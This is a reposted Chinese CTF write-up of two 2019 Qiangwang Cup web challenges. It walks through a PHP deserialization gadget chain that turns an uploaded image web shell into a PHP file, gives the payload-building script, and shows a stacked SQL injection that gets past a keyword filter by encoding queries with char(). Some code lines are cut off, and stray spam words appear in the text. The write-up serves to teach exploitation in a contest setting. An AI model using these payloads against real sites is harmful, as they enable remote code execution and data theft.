2019强网杯Web部分Writeup

转载

systemino 于 2019-06-16 21:38:52 发布 432 收藏


题记

2019年的强网杯web题目出的都不错，所以对题目进行分析一下。

正文


upload

首先打开界面如下：




有注册和登陆功能！

首先我们注册一个账户，然后登陆，发现可以上传图片：PHP大马



这里首先想到的就是上传木马，但是经过尝试只能上传图片马，并且不能直接利用，经过抓包发现cookie是序列化内容，所以应该是通过cookie传递序列化内容，经过服务器的反序列化，然后对图片进行重命名操作，进而获得shell：



但是，这种操作是需要源码的，没有源码分析进行反序列化操作，是非常困难的，所以我们进行目录探测发现了www.tar.gz，里面包含源码，并且存在.idea文件，所以直接用phpstorm打开发现断点，可能是出题人故意的吧，不过谁知道呢:)，分别是在application/web/controller/Register.php和application/web/controller/Index.php。

application/web/controller/Register.php：奇热影视

```php
public function __destruct()
{
    if(!$this->registed){
        $this->checker->index();
    }
}
```

application/web/controller/Index.php：

```php
}

public function login_check(){
    $profile=cookie( name: 'user');
    if(!empty($profile)){
        $this->profile=unserialize(base64_decode($profile));
        $this->profile_db=db( name: 'user')->where( field: "ID",intval($this->profile['ID']))->find();
        if(array_diff($this->profile_db,$this->profile)==null){
            return 1;
        }else{
            return 0;
        }
    }
}
```

这两个断点给了我们的几点信息：

Register.php有一个析构方法，可知如果未登录网站进行访问的话，就会调用index的index()方法，而index()方法是一个登陆检测。

```php
public function index()
{
    if($this->login_check()){
        $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/home";
        $this->redirect($curr_url, params: 302);
        exit();
    }
    return $this->fetch( template: "index");
}
```

index.php会对传入的cookie先进行base64解码，然后对其进行反序列化操作，再把数据拿到数据库进行对比。

仅有以上信息还是不够的，我们的目的是找到对文件名进行重赋值的方法，目前我们还做不到，所以继续审计，可以得到以下三个重要的文件：

```
web/controller/Index.php
web/controller/Profile.php
web/controller/Register.php
```

```
public function upload_img(){
        if($this->checker){
            if(!$this->checker->login_check()){
                $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
                $this->redirect($curr_url,302);
                exit();
            }
        }
        if(!empty($_FILES)){
            $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
            $this->filename=md5($_FILES['upload_file']['name']).".png";
            $this->ext_check();
        }
        if($this->ext) {
            if(getimagesize($this->filename_tmp)){
                @copy($this->filename_tmp, $this->filename);
                @unlink($this->filename_tmp);
                $this->img="../upload/$this->upload_menu/$this->filename";
                $this->update_img();}else{
                $this->error('Forbidden type!', url('../index'));}
        }
        else{
            $this->error('Unknow file type!', url('../index'));
        }
    }
```

其中操作文件行为为：

```
if(getimagesize($this->filename_tmp)){
@copy($this->filename_tmp, $this->filename);
@unlink($this->filename_tmp);
```

我们跟一下跟进$this->filename_tmp和$this->filename 发现并没限制，但是有一个阻碍：

```
 if(!empty($_FILES)){
            $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
            $this->filename=md5($_FILES['upload_file']['name']).".png";
            $this->ext_check();
        }
```


我们需要绕过这里的判断，我们只需要使用GET请求即可绕过：

```
if($this->checker){
    if(!$this->checker->login_check()){
        $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
        $this->redirect($curr_url,302);
        exit();
    }
}
```

上面的判读可以通过直接通过设置类中属性进行bypass，来绕过if判断：

```
public $checker=0;
public $filename_tmp="../public/upload/9c1534b1e8dbb5a0c0ec3f70d24f9627/0d44a7f4f1ae189a4c1d88b83f66ec68.pn
public $filename="../public/upload/9c1534b1e8dbb5a0c0ec3f70d24f9627/ethan.php";
```

文件路径通过以下代码获得：



我们进入第三个if判断：

当该值进入upload_img函数后，接下来就可以利用copy复制出php文件，但是问题是怎么通过反序列化直接调用upload_img函数。

这里我们要用到两个魔术方法：

> 读取不可访问属性的值时，__get() 会被调用；
>
> 在对象中调用一个不可访问方法时，__call() 会被调用。

我们在以下代码中找到这两个魔术方法，分别书写了在调用不可调用方法和不可调用成员变量时怎么做get会直接从except里找，call会调用自身的name成员变量所指代的变量所指代的方法：

```
public function __get($name)
{
    return $this->except[$name];
}

public function __call($name, $arguments)
{
    if($this->{$name}){
        $this->{$this->{$name}}($arguments);
    }
}
```

我们知道当对象调用不可访问属性时，就会自动触发**get魔法方法，而在对象调用不可访问函数时，就会自动触发**call魔法方法。
那么寻找触发方式可以发现文件web/controller/Register.php，关键部分如下：

```
class Register extends Controller
{
    public $checker;
    public $registed;

    public function __construct()
    {
        $this->checker=new Index();
    }

    public function __destruct()
    {
        if(!$this->registed){
            $this->checker->index();
        }
    }
}
```

我们可以看到checker调用了类Index里的方法index()，如果我们此时将checker的destruct覆盖为类Profile，那么势必在调用index()方法时，会触发call函数，因为check对象的index()方法是在Profile.php中不存在的。

```
public function __call($name, $arguments)
{
    if($this->{$name}){
        $this->{$this->{$name}}($arguments);
    }
}
```

而进入该函数后，我们会触发$this->index,成功尝试调用类Profile中不存在的对象，于是可触发__get魔法方法，从而变成return $this->except['index'];，那么我们只要在构造序列化时，将except赋值为数组，如下：


```
public $except=array('index'=>'upload_img');
```

即可在类Register进行__destruct()时，成功触发upload_img函数，进行文件复制和改名。

以下是我们的攻击链：

```
Register->__destruct
Profile-> __call
Profile-> __get
Profile-> upload_img()
```

流程图大概如下：





而我们只需要控制__get的except的值，就可以调用任意方法。

综上所述，我们构造以下代码：


```php
<?php
namespace app\web\controller;
class Profile
{
    public $checker=0;
    public $filename_tmp="../public/upload/9c1534b1e8dbb5a0c0ec3f70d24f9627/0d44a7f4f1ae189a4c1d88b83f66ec6
    public $filename="../public/upload/9c1534b1e8dbb5a0c0ec3f70d24f9627/ethan.php";
    public $upload_menu;
    public $ext=1;
    public $img;
    public $except=array('index'=>'upload_img');

}
class Register
{
    public $checker;
    public $registed=0;
}

$a=new Register();
$a->checker=new Profile();
$a->checker->checker = 0;
// echo serialize($a);
echo base64_encode(serialize($a));
?>
```

首先，我们上传一个图片马，然后利用我们得到的payload替换cookie，刷新后即可找到修改后缀后的php文件：





使用蚁剑连接我们的木马，成功拿到shell：



随便注

```
return preg_match("/select|update|delete|drop|insert|where|\./i", $inject);
```

这里过滤了select和.，所以跨表查询存在难道，因此这里使用堆叠注入和char进行bypass。

exp如下：

```
payload = "0';set @s=concat(%s);PREPARE a FROM @s;EXECUTE a;"
#exp = 'select group_concat(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA=database()'
#exp = "select group_concat(COLUMN_NAME) from information_schema.COLUMNS where TABLE_NAME='1919810931114514
exp = "select flag from `1919810931114514`"
res = ''
for i in exp:
 res += "char(%s),"%(ord(i))
my_payload = payload%(res[:-1])
print(my_payload)
```

获取表名：

```
http://192.168.23.166:8888/?inject=0';set @s=concat(char(115),char(101),char(108),char(101),char(99),char(1
```

获取字段名：

```
http://192.168.23.166:8888/?inject=0';set @s=concat(char(115),char(101),char(108),char(101),char(99),char(1
```

获取flag：

```
http://192.168.23.166:8888/?inject=0';set @s=concat(char(115),char(101),char(108),char(101),char(99),char(1
```